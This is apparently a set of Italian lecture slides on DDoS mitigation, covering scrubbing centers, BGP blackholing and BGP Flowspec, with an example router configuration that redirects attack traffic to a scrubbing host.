


# Scrubbing Centers


- Il termine “scrubbing” si riferisce al processo di separazione del traffico dannoso da quello legittimo utilizzando algoritmi e metodi di rilevamento avanzati
- Possiamo distinguere due tipi di scrubbing centers
  - ISP-based Scrubbing Centers
    - Implementati come facility di processamento del traffico a livello dei singoli ISP
    - la capacità di scrubbing ha un limite superiore, basato sulla larghezza di banda dei peering, in genere 20-120 Gbps.
    - Superando tale capacità si incide sulla qualità del servizio per gli altri clienti.
  - Cloud-based Scrubbing Centers
    - Organizzati come servizi basati su cloud
    - Sfruttano la scalabilità del cloud per gestire attacchi DDoS su larga scala.




# Il Processo di Cleaning



# Le Fasi della reazione coordinata: rerouting







# Ruolo BGP durante DDoS




- Gli annunci BGP governano l'instradamento del traffico anche durante un DDoS
- Questo meccanismo può essere usato per blocchi e redirezioni

# Mitigation via BGP Blackholing (RFC 5635)



- Uso di una blackhole community (i.e. 64500:666) per bloccare il traffico verso la vittima
- Purtroppo blocca anche il traffico legittimo (nessuna selettività)

# Mitigation via BGP Flowspec (RFC 5575)



- codifica dei flussi di traffico su cui agire, e le azioni da intraprendere su di questi
- Richiede il supporto di 2 nuove address-family (AFI/SAFI = 1/133 e 1/134)
- azioni di contrasto a più granulari su singoli micro-flussi

# Mitigation via BGP Flowspec (RFC 5575)

- Criteri di filtraggio (definiti come tipi)
  - Type 1 - Destination Prefix
  - Type 2 - Source Prefix
  - Type 3 - IP Protocol
  - Type 4 – Source or Destination Port
  - Type 5 – Destination Port
  - Type 6 - Source Port
  - Type 7 – ICMP Type
  - Type 8 – ICMP Code
  - Type 9 - TCP flags
  - Type 10 - Packet length
  - Type 11 – DSCP
  - Type 12 - Fragment Encoding
- Azioni (definite via extended community)
  - 0x8006 – traffic-rate (set to 0 to drop all traffic)
  - 0x8007 – traffic-action (sampling)
  - 0x8008 – redirect to VRF (route target)
  - 0x8009 – traffic-marking (DSCP value)

# BGP Flowspec con scrubbing center

## Client router

```
router bgp 64496
  address-family ipv4 flowspec

  neighbor 198.51.100.1 remote-as 64496
  address-family ipv4 flowspec
```

## Distribution Server

```
router bgp 64496
  address-family ipv4 flowspec
  neighbor 198.51.100.2 remote-as 64496
  address-family ipv4 flowspec


class-map type traffic match-all attack_fs
  match destination-address ipv4 203.0.113.1/32
  match protocol 17
  match destination-port 53
end-class-map

policy-map type pbr attack_pbr
  class type traffic attack_fs
    redirect nexthop 192.0.2.7
    class class-default
end-policy-map

flowspec
  address-family ipv4
  service-policy type pbr attack_pbr
exit
```

